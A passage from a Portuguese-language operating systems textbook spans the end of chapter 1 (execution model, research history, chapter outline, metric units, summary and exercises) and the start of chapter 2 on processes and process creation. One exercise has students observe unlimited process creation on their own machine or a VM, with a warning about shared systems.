terminado, o resultado é um programa executável, tradicionalmente chamado *a.out* em sistemas UNIX. Os vários componentes desse processo estão ilustrados na Figura 1.30 para um programa com três arquivos C e dois arquivos de cabeçalho. Embora estejamos discutindo o desenvolvimento de sistemas operacionais aqui, tudo isso se aplica ao desenvolvimento de qualquer programa de grande porte.

1.8.4 O modelo de execução


Uma vez que os binários do sistema operacional tenham sido ligados, o computador pode ser reinicializado e o novo sistema operacional carregado. Ao ser executado, ele pode carregar dinamicamente partes que não foram estaticamente incluídas no sistema binário, como drivers de dispositivo e sistemas de arquivos. No tempo de execução, o sistema operacional pode consistir de múltiplos segmentos, para o texto (o código de programa), os dados e a pilha. O segmento de texto é em geral imutável, não se alterando durante a execução. O segmento de dados começa em um determinado tamanho e é inicializado com determinados valores, mas pode mudar e crescer conforme a necessidade. A pilha inicia vazia, mas cresce e diminui conforme as funções são chamadas e retornadas. Muitas vezes o segmento de texto é colocado próximo à parte inferior da memória, o segmento de dados logo acima, com a capacidade de crescer para cima, e o segmento de pilha em um endereço virtual alto, com a capacidade de crescer para baixo, mas sistemas diferentes funcionam diferentemente.

Em todos os casos, o código do sistema operacional é diretamente executado pelo hardware, sem interpretadores ou compilação just-in-time, como é normal com Java.

1.9 Pesquisa em sistemas operacionais

A ciência de computação é um campo que avança rapidamente e é difícil de prever para onde ele está indo. Pesquisadores em universidades e laboratórios de pesquisa industrial estão constantemente pensando em novas ideias, algumas das quais não vão a parte alguma, mas outras tornam-se a pedra fundamental de produtos futuros e têm um impacto enorme sobre a indústria e usuários. Diferenciar umas das outras é mais fácil depois do momento em que são lançadas. Separar o joio do trigo é especialmente difícil, pois muitas vezes são necessários de 20 a 30 anos para uma ideia causar um impacto.

Por exemplo, quando o presidente Eisenhower criou a ARPA (Advanced Research Projects Agency — Agência

FIGURA 1.30 O processo de compilação de C e arquivos de cabeçalho para criar um arquivo executável.

de Projetos de Pesquisa Avançada) do Departamento de Defesa em 1958, ele estava tentando evitar que o Exército tomasse conta do orçamento de pesquisa do Pentágono, deixando de fora a Marinha e a Força Aérea. Ele não estava tentando inventar a internet. Mas uma das coisas que a ARPA fez foi financiar alguma pesquisa universitária sobre o então obscuro conceito de comutação de pacotes, que levou à primeira rede de comutação de pacotes, a ARPANET. Ela foi criada em 1969. Não levou muito tempo e outras redes de pesquisa financiadas pela ARPA estavam conectadas à ARPANET, e a internet foi criada. A internet foi então usada alegremente pelos pesquisadores acadêmicos para enviar e-mails uns para os outros por 20 anos. No início da década de 1990, Tim Berners-Lee inventou a World Wide Web no laboratório de pesquisa CERN em Genebra e Marc Andreessen criou um navegador gráfico para ela na Universidade de Illinois. De uma hora para outra a internet estava cheia de adolescentes batendo papo. O presidente Eisenhower está provavelmente rolando em sua sepultura.

A pesquisa em sistemas operacionais também levou a mudanças dramáticas em sistemas práticos. Como discutimos antes, os primeiros sistemas de computadores comerciais eram todos em lote, até que o M.I.T. inventou o tempo compartilhado interativo no início da década de 1960. Computadores eram todos baseados em texto até que Doug Engelbart inventou o mouse e a interface gráfica com o usuário no Instituto de Pesquisa Stanford no fim da década de 1960. Quem sabe o que virá por aí?

Nesta seção e em seções comparáveis neste livro, examinaremos brevemente algumas das pesquisas que foram feitas sobre sistemas operacionais nos últimos cinco a dez anos, apenas para dar um gosto do que pode vir pela frente. Esta introdução certamente não é abrangente. Ela é baseada em grande parte nos estudos que foram publicados nas principais conferências de pesquisa, pois essas ideias pelo menos passaram por um processo rigoroso de análise de seus pares a fim de serem publicados. Observe que na ciência de computação — em comparação com outros campos científicos — a maior parte da pesquisa é publicada em conferências, não em periódicos. A maioria dos estudos citados nas seções de pesquisa foi publicada pela ACM, a IEEE Computer Society ou USENIX, e estão disponíveis na internet para membros (estudantes) dessas organizações. Para mais informações sobre essas organizações e suas bibliotecas digitais, ver

ACM	http://www.acm.org
IEEE Computer Society	http://www.computer.org
USENIX	http://www.usenix.org

Virtualmente todos os pesquisadores de sistemas operacionais sabem que os sistemas operacionais atuais são enormes, inflexíveis, inconfiáveis, inseguros e carregados de erros, uns mais que os outros (*os nomes não são citados aqui para proteger os culpados*). Consequentemente, há muita pesquisa sobre como construir sistemas operacionais melhores. Trabalhos foram publicados recentemente sobre erros em códigos e sua correção (RENZELMANN et al., 2012; e ZHOU et al., 2012), recuperação de travamentos (CORREIA et al., 2012; MA et al., 2013; ONGARO et al., 2011; e YEH e CHENG, 2012), gerenciamento de energia (PATHAK et al., 2012; PETRUCCI e LOQUES, 2012; e SHEN et al., 2013), sistemas de armazenamento e de arquivos (ELNABLY e WANG, 2012; NIGHTINGALE et al., 2012; e ZHANG et al., 2013a), E/S de alto desempenho (De BRUIJN et al., 2011; LI et al., 2013a; e RIZZO, 2012), *hiper-threading* e *multi-threading* (LIU et al., 2011), atualização ao vivo (GIUFFRIDA et al., 2013), gerenciando GPUs (ROSSBACH et al., 2011), gerenciamento de memória (JANTZ et al., 2013; e JEONG et al., 2013), sistemas operacionais com múltiplos núcleos (BAUMANN et al., 2009; KAPRITSOS, 2012; LACHAIZE et al., 2012; e WENTZLAFF et al., 2012), corretude de sistemas operacionais (ELPHINSTONE et al., 2007; YANG et al., 2006; e KLEIN et al., 2009), confiabilidade de sistemas operacionais (HRUBY et al., 2012; RYZHYK et al., 2009, 2011 e ZHENG et al., 2012), privacidade e segurança (DUNN et al., 2012; GIUFFRIDA et al., 2012; LI et al., 2013b; LORCH et al., 2013; ORTOLANI e CRISPO, 2012; SLOWINSKA et al., 2012; e UR et al., 2012), uso e monitoramento de desempenho (HARTER et al., 2012; e RAVINDRANATH et al., 2012), e virtualização (AGESEN et al., 2012; BEN-YEHUDA et al., 2010; COLP et al., 2011; DAI et al., 2013; TARASOV et al., 2013; e WILLIAMS et al., 2012) entre muitos outros tópicos.

1.10 Delineamento do resto deste livro

Agora completamos a nossa introdução e visão panorâmica do sistema operacional. É chegada a hora de entrarmos nos detalhes. Como já mencionado, do ponto de vista do programador, a principal finalidade de um sistema operacional é fornecer algumas abstrações fundamentais, das quais as mais importantes são os processos e threads, espaços de endereçamento e arquivos. Portanto, os próximos três capítulos são devotados a esses tópicos críticos.

O Capítulo 2 trata de processos e threads. Ele discute as suas propriedades e como eles se comunicam uns com os outros. Ele também dá uma série de exemplos detalhados de como a comunicação entre processos funciona e como evitar algumas de suas armadilhas.

No Capítulo 3, estudaremos detalhadamente os espaços de endereçamento e seu complemento e o gerenciamento de memória. O tópico importante da memória virtual será examinado, juntamente com conceitos proximamente relacionados, como a paginação e segmentação.

Então, no Capítulo 4, chegaremos ao tópico tão importante dos sistemas de arquivos. Em grande parte, o que o usuário mais vê é o sistema de arquivos. Examinaremos tanto a interface como a implementação de sistemas de arquivos.

A Entrada/Saída é coberta no Capítulo 5. Os conceitos de independência e dependência de dispositivos serão examinados. Vários dispositivos importantes, incluindo discos, teclados e monitores, serão usados como exemplos.

O Capítulo 6 aborda os impasses. Mostramos brevemente o que são os impasses neste capítulo, mas há muito mais para se dizer a respeito deles. São discutidas maneiras de prevenir e evitá-los.

A essa altura teremos completado nosso estudo dos princípios básicos de sistemas operacionais de uma única CPU. No entanto, há mais a ser dito, em especial sobre tópicos avançados. No Capítulo 7, examinaremos a virtualização. Discutiremos em detalhes tanto os princípios quanto algumas das soluções de virtualização existentes. Tendo em vista que a virtualização é intensamente usada na computação na nuvem, também observaremos os sistemas de nuvem que há por aí. Outro tópico avançado diz respeito aos sistemas de multiprocessadores, incluindo múltiplos núcleos, computadores paralelos e sistemas distribuídos. Esses assuntos são cobertos no Capítulo 8.

Um assunto importantíssimo é o da segurança de sistemas operacionais, que é coberto no Capítulo 9. Entre os tópicos discutidos nesse capítulo está o das ameaças (por exemplo, vírus e vermes), mecanismos de proteção e modelos de segurança.

Em seguida temos alguns estudos de caso de sistemas operacionais reais. São eles: UNIX, Linux e Android (Capítulo 10) e Windows 8 (Capítulo 11). O texto conclui com alguma sensatez e reflexões sobre projetos de sistemas operacionais no Capítulo 12.

1.11 Unidades métricas

Para evitar qualquer confusão, vale a pena declarar explicitamente que neste livro, como na ciência de computação em geral, as unidades métricas são usadas em vez das unidades inglesas tradicionais (o sistema *furlong-stone-furlong*). Os principais prefixos métricos são listados na Figura 1.31. Os prefixos são abreviados por suas primeiras letras, com as unidades maiores que 1 em letras maiúsculas. Desse modo, um banco de dados de 1 TB ocupa 10^{12} bytes de memória e um tique de relógio de 100 pseg (ou 100 ps) ocorre a cada 10^{-10}s. Tendo em vista que tanto mili quanto micro começam com a letra "m", uma escolha tinha de ser feita. Normalmente, "m" é para mili e "μ" (a letra grega mu) é para micro.

Também vale a pena destacar que, em comum com a prática da indústria, as unidades para mensurar tamanhos da memória têm significados ligeiramente diferentes. O quilo corresponde a 2^{10} (1.024) em vez de 10^3 (1.000), pois as memórias são sempre expressas em potências de dois. Desse modo, uma memória de 1 KB contém 1.024 bytes, não 1.000 bytes. Similarmente, uma memória de 1 MB contém 2^{20} (1.048.576) bytes e uma memória de 1 GB contém 2^{30} (1.073.741.824) bytes. No entanto, uma linha de comunicação de 1 Kbps transmite 1.000 bits por segundo e uma LAN de 10 Mbps transmite a

FIGURA 1.31 Os principais prefixos métricos.

Exp.	Explícito	Prefixo	Exp.	Explícito	Prefixo
10^{-3}	0,001	mili	10^{3}	1.000	quilo
10^{-6}	0,000001	micro	10^{6}	1.000.000	mega
10^{-9}	0,000000001	nano	10^{9}	1.000.000.000	giga
10^{-12}	0,000000000001	pico	10^{12}	1.000.000.000.000	tera
10^{-15}	0,000000000000001	femto	10^{15}	1.000.000.000.000.000	peta
10^{-18}	0,000000000000000001	atto	10^{18}	1.000.000.000.000.000.000	exa
10^{-21}	0,000000000000000000001	zepto	10^{21}	1.000.000.000.000.000.000.000	zetta
10^{-24}	0,000000000000000000000001	yocto	10^{24}	1.000.000.000.000.000.000.000.000	yotta

10.000.000 bits/s, pois essas velocidades não são potências de dois. Infelizmente, muitas pessoas tendem a misturar os dois sistemas, em especial para tamanhos de discos. Para evitar ambiguidade, usaremos neste livro os símbolos KB, MB e GB para 2^{10}, 2^{20} e 2^{30} bytes respectivamente, e os símbolos Kbps, Mbps e Gbps para 10^3, 10^6 e 10^9 bits/s, respectivamente.

1.12 Resumo

Sistemas operacionais podem ser vistos de dois pontos de vista: como gerenciadores de recursos e como máquinas estendidas. Como gerenciador de recursos, o trabalho do sistema operacional é gerenciar as diferentes partes do sistema de maneira eficiente. Como máquina estendida, o trabalho do sistema é proporcionar aos usuários abstrações que sejam mais convenientes para usar do que a máquina real. Essas incluem processos, espaços de endereçamento e arquivos.

Sistemas operacionais têm uma longa história, começando nos dias quando substituíam o operador, até os sistemas de multiprogramação modernos. Destaques incluem os primeiros sistemas em lote, sistemas de multiprogramação e sistemas de computadores pessoais.

Como os sistemas operacionais interagem intimamente com o hardware, algum conhecimento sobre o hardware de computadores é útil para entendê-los. Os computadores são constituídos de processadores, memórias e dispositivos de E/S. Essas partes são conectadas por barramentos.

Os conceitos básicos sobre os quais todos os sistemas operacionais são construídos são os processos, o gerenciamento de memória, o gerenciamento de E/S, o sistema de arquivos e a segurança. Cada um deles será tratado em um capítulo subsequente.

O coração de qualquer sistema operacional é o conjunto de chamadas de sistema com que ele consegue lidar. Essas chamadas dizem o que o sistema operacional realmente faz. Para UNIX, examinamos quatro grupos de chamadas de sistema. O primeiro grupo diz respeito à criação e ao término de processos. O segundo é para a leitura e escrita de arquivos. O terceiro é para o gerenciamento de diretórios. O quarto grupo contém chamadas diversas.

Sistemas operacionais podem ser estruturados de várias maneiras. As mais comuns são o sistema monolítico, a hierarquia de camadas, o micronúcleo, o cliente-servidor, a máquina virtual e o exonúcleo.

PROBLEMAS

1. Quais são as duas principais funções de um sistema operacional?
2. Na Seção 1.4, nove tipos diferentes de sistemas operacionais são descritos. Dê uma lista das aplicações para cada um desses sistemas (uma para cada tipo de sistema operacional).
3. Qual é a diferença entre sistemas de compartilhamento de tempo e de multiprogramação?
4. Para usar a memória de cache, a memória principal é dividida em linhas de cache, em geral de 32 a 64 bytes de comprimento. Uma linha inteira é capturada em cache de uma só vez. Qual é a vantagem de fazer isso com uma linha inteira em vez de um único byte ou palavra de cada vez?
5. Nos primeiros computadores, cada byte de dados lido ou escrito era executado pela CPU (isto é, não havia DMA). Quais implicações isso tem para a multiprogramação?
6. Instruções relacionadas ao acesso a dispositivos de E/S são tipicamente instruções privilegiadas, isto é, podem ser executadas em modo núcleo, mas não em modo usuário. Dê uma razão de por que essas instruções são privilegiadas.
7. A ideia de família de computadores foi introduzida na década de 1960 com os computadores de grande porte System/360 da IBM. Essa ideia está ultrapassada ou ainda é válida?
8. Uma razão para a adoção inicialmente lenta das GUIs era o custo do hardware necessário para dar suporte a elas. Quanta RAM de vídeo é necessária para dar suporte a uma tela de texto monocromo de 25 linhas × 80 colunas de caracteres? E para um bitmap colorido de 24 bits de 1.200 × 900 pixels? Qual era o custo desta RAM em preços de 1980 (US$ 5/KB)? Quanto é agora?
9. Há várias metas de projeto na construção de um sistema operacional, por exemplo, utilização de recursos, oportunidade, robustez e assim por diante. Dê um exemplo de duas metas de projeto que podem contradizer uma à outra.

10. Qual é a diferença entre modo núcleo e modo usuário? Explique como ter dois modos distintos ajuda no projeto de um sistema operacional.

11. Um disco de 255 GB tem 65.536 cilindros com 255 setores por faixa e 512 bytes por setor. Quantos pratos e cabeças esse disco tem? Presumindo um tempo de busca de cilindro médio de 11 ms, atraso rotacional médio de 7 ms e taxa de leitura de 100 MB/s, calcule o tempo médio que será necessário para ler 400 KB de um setor.

12. Quais das instruções a seguir devem ser deixadas somente em modo núcleo?

(a) Desabilitar todas as interrupções.

(b) Ler o relógio da hora do dia.

(c) Configurar o relógio da hora do dia.

(d) Mudar o mapa de memória.

13. Considere um sistema que tem duas CPUs, cada uma tendo duas threads (hiper-threading). Suponha que três programas, *P0*, *P1* e *P2*, sejam iniciados com tempos de execução de 5, 10 e 20 ms, respectivamente. Quanto tempo levará para completar a execução desses programas? Presuma que todos os três programas sejam 100% ligados à CPU, não bloqueiem durante a execução e não mudem de CPUs uma vez escolhidos.

14. Um computador tem um pipeline com quatro estágios. Cada estágio leva um tempo para fazer seu trabalho, a saber, 1 ns. Quantas instruções por segundo essa máquina consegue executar?

15. Considere um sistema de computador que tem uma memória de cache, memória principal (RAM) e disco, e um sistema operacional que usa memória virtual. É necessário 1 ns para acessar uma palavra da cache, 10 ns para acessar uma palavra da RAM e 10 ms para acessar uma palavra do disco. Se o índice de acerto da cache é 95% e o índice de acerto da memória principal (após um erro de cache) 99%, qual é o tempo médio para acessar uma palavra?

16. Quando um programa de usuário faz uma chamada de sistema para ler ou escrever um arquivo de disco, ele fornece uma indicação de qual arquivo ele quer, um ponteiro para o buffer de dados e o contador. O controle é então transferido para o sistema operacional, que chama o driver apropriado. Suponha que o driver começa o disco e termina quando ocorre uma interrupção. No caso da leitura do disco, obviamente quem chamou terá de ser bloqueado (pois não há dados para ele). E quanto a escrever para o disco? Quem chamou precisa ser bloqueado esperando o término da transferência de disco?

17. O que é uma instrução? Explique o uso em sistemas operacionais.

18. Por que a tabela de processos é necessária em um sistema de compartilhamento de tempo? Ela também é necessária em sistemas de computadores pessoais executando UNIX ou Windows com um único usuário?

19. Existe alguma razão para que você quisesse montar um sistema de arquivos em um diretório não vazio? Se a resposta for sim, por quê?

20. Para cada uma das chamadas de sistema a seguir, dê uma condição que a faça falhar: fork, exec e unlink.

21. Qual tipo de multiplexação (tempo, espaço ou ambos) pode ser usado para compartilhar os seguintes recursos: CPU, memória, disco, placa de rede, impressora, teclado e monitor?

22. A chamada

```
count = write(fd, buffer, nbytes);
```

pode retornar qualquer valor em *count* fora *nbytes*? Se a resposta for sim, por quê?

23. Um arquivo cujo descritor é *fd* contém a sequência de bytes: 3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5. As chamadas de sistema a seguir são feitas:

```
lseek(fd, 3, SEEK_SET);
read(fd, &buffer, 4);
```

onde a chamada lseek faz uma busca para o byte 3 do arquivo. O que o *buffer* contém após a leitura ter sido feita?

24. Suponha que um arquivo de 10 MB esteja armazenado em um disco na mesma faixa (faixa 50) em setores consecutivos. O braço do disco está atualmente situado sobre o número da faixa 100. Quanto tempo ele levará para retirar esse arquivo do disco? Presuma que ele leve em torno de 1 ms para mover o braço de um cilindro para o próximo e em torno de 5 ms para o setor onde o início do arquivo está armazenado para girar sob a cabeça. Também, presuma que a leitura ocorra a uma taxa de 200 MB/s.

25. Qual é a diferença essencial entre um arquivo especial de bloco e um arquivo especial de caractere?

26. No exemplo dado na Figura 1.17, a rotina de biblioteca é chamada *read* e a chamada de sistema em si é chamada read. É fundamental que ambas tenham o mesmo nome? Se não, qual é a mais importante?

27. Sistemas operacionais modernos desacoplam o espaço de endereçamento do processo da memória física da máquina. Liste duas vantagens desse projeto.

28. Para um programador, uma chamada de sistema parece com qualquer outra chamada para uma rotina de biblioteca. É importante que um programador saiba quais rotinas de biblioteca resultam em chamadas de sistema? Em quais circunstâncias e por quê?

29. A Figura 1.23 mostra que uma série de chamadas de sistema UNIX não possuem equivalentes na API Win32. Para cada uma das chamadas listadas como não tendo um equivalente Win32, quais são as consequências para

um programador de converter um programa UNIX para ser executado sob o Windows?

30. Um sistema operacional portátil é um sistema que pode ser levado de uma arquitetura de sistema para outra sem nenhuma modificação. Explique por que é impraticável construir um sistema operacional que seja completamente portátil. Descreva duas camadas de alto nível que você terá ao projetar um sistema operacional que seja altamente portátil.

31. Explique como a separação da política e mecanismo ajuda na construção de sistemas operacionais baseados em micronúcleos.

32. Máquinas virtuais tornaram-se muito populares por uma série de razões. Não obstante, elas têm alguns problemas. Cite um.

33. A seguir algumas questões para praticar conversões de unidades:
    - **(a)** Quantos segundos há em um nanoano?
    - **(b)** Micrômetros são muitas vezes chamados de mícrons. Qual o comprimento de um megamícron?
    - **(c)** Quantos bytes existem em uma memória de 1 PB?
    - **(d)** A massa da Terra é 6.000 yottagramas. Quanto é isso em quilogramas?

34. Escreva um shell que seja similar à Figura 1.19, mas contenha código suficiente para que ela realmente funcione, de maneira que você possa testá-lo. Talvez você queira acrescentar alguns aspectos como o redirecionamento de entrada e saída, pipes e tarefas de segundo plano.

35. Se você tem um sistema tipo UNIX (Linux, MINIX 3, FreeBSD etc.) disponível que possa seguramente derrubar e reinicializar, escreva um script de shell que tente criar um número ilimitado de processos filhos e observe o que acontece. Antes de realizar o experimento, digite `sync` para o shell para limpar os buffers de sistema de arquivos para disco para evitar arruinar o sistema de arquivos. Você também pode fazer o experimento seguramente em uma máquina virtual.

    Nota: não tente fazer isso em um sistema compartilhado sem antes conseguir a permissão do administrador do sistema. As consequências serão de imediato óbvias, então é provável que você seja pego e sofra sanções.

36. Examine e tente interpretar os conteúdos de um diretório tipo UNIX ou Windows com uma ferramenta como o programa UNIX *od*. (*Dica*: como você vai fazer isso depende do que o sistema operacional permitir. Um truque que pode funcionar é criar um diretório em um pen drive com um sistema operacional e então ler os dados brutos do dispositivo usando um sistema operacional diferente que permita esse acesso.)

CAPÍTULO

2

PROCESSOS E THREADS

Estamos prestes a embarcar agora em um estudo detalhado de como os sistemas operacionais são projetados e construídos. O conceito mais central em qualquer sistema operacional é o *processo*: uma abstração de um programa em execução. Tudo o mais depende desse conceito, e o projetista (e estudante) do sistema operacional deve ter uma compreensão profunda do que é um processo o mais cedo possível.

Processos são uma das mais antigas e importantes abstrações que os sistemas operacionais proporcionam. Eles dão suporte à possibilidade de haver operações (pseudo) concorrentes mesmo quando há apenas uma CPU disponível, transformando uma única CPU em múltiplas CPUs virtuais. Sem a abstração de processo, a computação moderna não poderia existir. Neste capítulo, examinaremos detalhadamente os processos e seus “primos”, os threads.

2.1 Processos

Todos os computadores modernos frequentemente realizam várias tarefas ao mesmo tempo. As pessoas acostumadas a trabalhar com computadores talvez não estejam totalmente cientes desse fato, então alguns exemplos podem esclarecer este ponto. Primeiro, considere um servidor da web, em que solicitações de páginas da web chegam de toda parte. Quando uma solicitação chega, o servidor confere para ver se a página requisitada está em cache. Se estiver, ela é enviada de volta; se não, uma solicitação de acesso ao disco é iniciada para buscá-la. No entanto, do ponto de vista da CPU, as solicitações de acesso ao disco levam uma eternidade. Enquanto espera que uma solicitação de acesso ao disco seja concluída, muitas outras solicitações podem chegar. Se há múltiplos discos presentes, algumas ou todas as solicitações mais recentes podem ser enviadas para os outros discos muito antes de a primeira solicitação ter sido concluída. Está claro que algum método é necessário para modelar e controlar essa concorrência. Processos (e especialmente threads) podem ajudar nisso.

Agora considere um PC de usuário. Quando o sistema é inicializado, muitos processos são secretamente iniciados, quase sempre desconhecidos para o usuário. Por exemplo, um processo pode ser inicializado para esperar pela chegada de e-mails. Outro pode ser executado em prol do programa antivírus para conferir periodicamente se há novas definições de vírus disponíveis. Além disso, processos explícitos de usuários podem ser executados, imprimindo arquivos e salvando as fotos do usuário em um pen-drive, tudo isso enquanto o usuário está navegando na Web. Toda essa atividade tem de ser gerenciada, e um sistema de multiprogramação que dê suporte a múltiplos processos é muito útil nesse caso.

Em qualquer sistema de multiprogramação, a CPU muda de um processo para outro rapidamente, executando cada um por dezenas ou centenas de milissegundos. Enquanto, estritamente falando, em qualquer dado instante a CPU está executando apenas um processo, no curso de 1s ela pode trabalhar em vários deles, dando a ilusão do paralelismo. Às vezes, as pessoas falam em **pseudoparalelismo** neste contexto, para diferenciar do verdadeiro paralelismo de hardware dos sistemas multiprocessadores (que têm duas ou mais CPUs compartilhando a mesma memória física). Ter controle sobre múltiplas atividades em paralelo é algo difícil para as pessoas realizarem. Portanto, projetistas de sistemas

operacionais através dos anos desenvolveram um modelo conceitual (processos sequenciais) que torna o paralelismo algo mais fácil de lidar. Esse modelo, seus usos e algumas das suas consequências compõem o assunto deste capítulo.


2.1.1 O modelo de processo

Nesse modelo, todos os softwares executáveis no computador, às vezes incluindo o sistema operacional, são organizados em uma série de **processos sequenciais**, ou, simplesmente, **processos**. Um processo é apenas uma instância de um programa em execução, incluindo os valores atuais do contador do programa, registradores e variáveis. Conceitualmente, cada processo tem sua própria CPU virtual. Na verdade, a CPU real troca a todo momento de processo em processo, mas, para compreender o sistema, é muito mais fácil pensar a respeito de uma coleção de processos sendo executados em (pseudo) paralelo do que tentar acompanhar como a CPU troca de um programa para o outro. Esse mecanismo de trocas rápidas é chamado de **multiprogramação**, como vimos no Capítulo 1.

Na Figura 2.1(a) vemos um computador multiprogramando quatro programas na memória. Na Figura 2.1(b) vemos quatro processos, cada um com seu próprio fluxo de controle (isto é, seu próprio contador de programa lógico) e sendo executado independente dos outros. É claro que há apenas um contador de programa físico, de maneira que, quando cada processo é executado, o seu contador de programa lógico é carregado para o contador de programa real. No momento em que ele é concluído, o contador de programa físico é salvo no contador de programa lógico do processo na memória. Na Figura 2.1(c) vemos que, analisados durante um intervalo longo o suficiente, todos os processos tiveram progresso, mas a qualquer dado instante apenas um está sendo de fato executado.

Neste capítulo, presumiremos que há apenas uma CPU. Cada vez mais, no entanto, essa suposição não é verdadeira, tendo em vista que os chips novos são muitas vezes *multinúcleos* (*multicore*), com dois, quatro ou mais núcleos. Examinaremos os chips multinúcleos e multiprocessadores em geral no Capítulo 8, mas, por ora, é mais simples pensar em apenas uma CPU de cada vez. Então quando dizemos que uma CPU pode na realidade executar apenas um processo de cada vez, se há dois núcleos (ou CPUs) cada um deles pode ser executado apenas um processo de cada vez.

Com o chaveamento rápido da CPU entre os processos, a taxa pela qual um processo realiza a sua computação não será uniforme e provavelmente nem reproduzível se os mesmos processos forem executados outra vez. Desse modo, processos não devem ser programados com suposições predefinidas sobre a temporização. Considere, por exemplo, um processo de áudio que toca música para acompanhar um vídeo de alta qualidade executado por outro dispositivo. Como o áudio deve começar um pouco depois do que o vídeo, ele sinaliza ao servidor do vídeo para começar a execução, e então realiza um laço ocioso 10.000 vezes antes de executar o áudio. Se o laço for um temporizador confiável, tudo vai correr bem, mas se a CPU decidir trocar para outro processo durante o laço ocioso, o processo de áudio pode não ser executado de novo até que os quadros de vídeo correspondentes já tenham vindo e ido embora, e o vídeo e o áudio ficarão irritantemente fora de sincronia. Quando um processo tem exigências de tempo real, críticas como essa, isto é, eventos particulares, *têm* de ocorrer dentro de um número específico de milissegundos e medidas especiais precisam ser tomadas para assegurar que elas ocorram. Em geral, no entanto, a maioria dos processos não é afetada pela multiprogramação

FIGURA 2.1 (a) Multiprogramação de quatro programas. (b) Modelo conceitual de quatro processos sequenciais independentes. (c) Apenas um programa está ativo de cada vez.

subjacente da CPU ou as velocidades relativas de processos diferentes.

A diferença entre um processo e um programa é sutil, mas absolutamente crucial. Uma analogia poderá ajudá-lo aqui: considere um cientista de computação que gosta de cozinhar e está preparando um bolo de aniversário para sua filha mais nova. Ele tem uma receita de um bolo de aniversário e uma cozinha bem estocada com todas as provisões: farinha, ovos, açúcar, extrato de baunilha etc. Nessa analogia, a receita é o programa, isto é, o algoritmo expresso em uma notação adequada, o cientista de computação é o processador (CPU) e os ingredientes do bolo são os dados de entrada. O processo é a atividade consistindo na leitura da receita, busca de ingredientes e preparo do bolo por nosso cientista.

Agora imagine que o filho do cientista de computação aparece correndo chorando, dizendo que foi picado por uma abelha. O cientista de computação registra onde ele estava na receita (o estado do processo atual é salvo), pega um livro de primeiros socorros e começa a seguir as orientações. Aqui vemos o processador sendo trocado de um processo (preparo do bolo) para um processo mais prioritário (prestar cuidado médico), cada um tendo um programa diferente (receita *versus* livro de primeiros socorros). Quando a picada de abelha tiver sido cuidada, o cientista de computação volta para o seu bolo, continuando do ponto onde ele havia parado.

A ideia fundamental aqui é que um processo é uma atividade de algum tipo. Ela tem um programa, uma entrada, uma saída e um estado. Um único processador pode ser compartilhado entre vários processos, com algum algoritmo de escalonamento sendo usado para determinar quando parar o trabalho em um processo e servir outro. Em comparação, um programa é algo que pode ser armazenado em disco sem fazer nada.

Vale a pena observar que se um programa está sendo executado duas vezes, é contado como dois processos. Por exemplo, muitas vezes é possível iniciar um processador de texto duas vezes ou imprimir dois arquivos ao mesmo tempo, se duas impressoras estiverem disponíveis. O fato de que dois processos em execução estão operando o mesmo programa não importa, eles são processos distintos. O sistema operacional pode ser capaz de compartilhar o código entre eles de maneira que apenas uma cópia esteja na memória, mas isso é um detalhe técnico que não muda a situação conceitual de dois processos sendo executados.

2.1.2 Criação de processos

Sistemas operacionais precisam de alguma maneira para criar processos. Em sistemas muito simples, ou em sistemas projetados para executar apenas uma única aplicação (por exemplo, o controlador em um forno micro-ondas), pode ser possível ter todos os processos que serão em algum momento necessários quando o sistema for ligado. Em sistemas para fins gerais, no entanto, alguma maneira é necessária para criar e terminar processos, na medida do necessário, durante a operação. Vamos examinar agora algumas das questões.

Quatro eventos principais fazem com que os processos sejam criados:

1. Inicialização do sistema.
2. Execução de uma chamada de sistema de criação de processo por um processo em execução.
3. Solicitação de um usuário para criar um novo processo.
4. Início de uma tarefa em lote.

Quando um sistema operacional é inicializado, em geral uma série de processos é criada. Alguns desses processos são de primeiro plano, isto é, processos que interagem com usuários (humanos) e realizam trabalho para eles. Outros operam no segundo plano e não estão associados com usuários em particular, mas em vez disso têm alguma função específica. Por exemplo, um processo de segundo plano pode ser projetado para aceitar e-mails, ficando inativo a maior parte do dia, mas subitamente entrando em ação quando chega um e-mail. Outro processo de segundo plano pode ser projetado para aceitar solicitações de páginas da web hospedadas naquela máquina, despertando quando uma solicitação chega para servir àquele pedido. Processos que ficam em segundo plano para lidar com algumas atividades, como e-mail, páginas da web, notícias, impressão e assim por diante, são chamados de **daemons**. Grandes sistemas comumente têm dúzias deles: no UNIX,[1] o programa *ps* pode ser usado para listar os processos em execução; no Windows, o gerenciador de tarefas pode ser usado.

